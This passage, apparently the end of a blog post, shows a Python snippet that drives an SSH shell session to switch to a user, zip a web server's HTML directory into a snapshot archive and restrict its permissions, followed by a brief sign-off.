
        chan = ssh.get_transport().open_session()
        chan.get_pty()
        chan.invoke_shell()


        chan.send(b'su - orville\n')
        time.sleep(3)

        chan.send(b'zip -q -r /home/orville/web_snapshot.zip /var/www/html/*\n')
        time.sleep(5)

        chan.send(b'chmod 700 /home/orville/web_snapshot.zip\n')
        time.sleep(5)

        chan.send(b'exit\n')
        time.sleep(2)
```

That's it from my side!
Until next time :)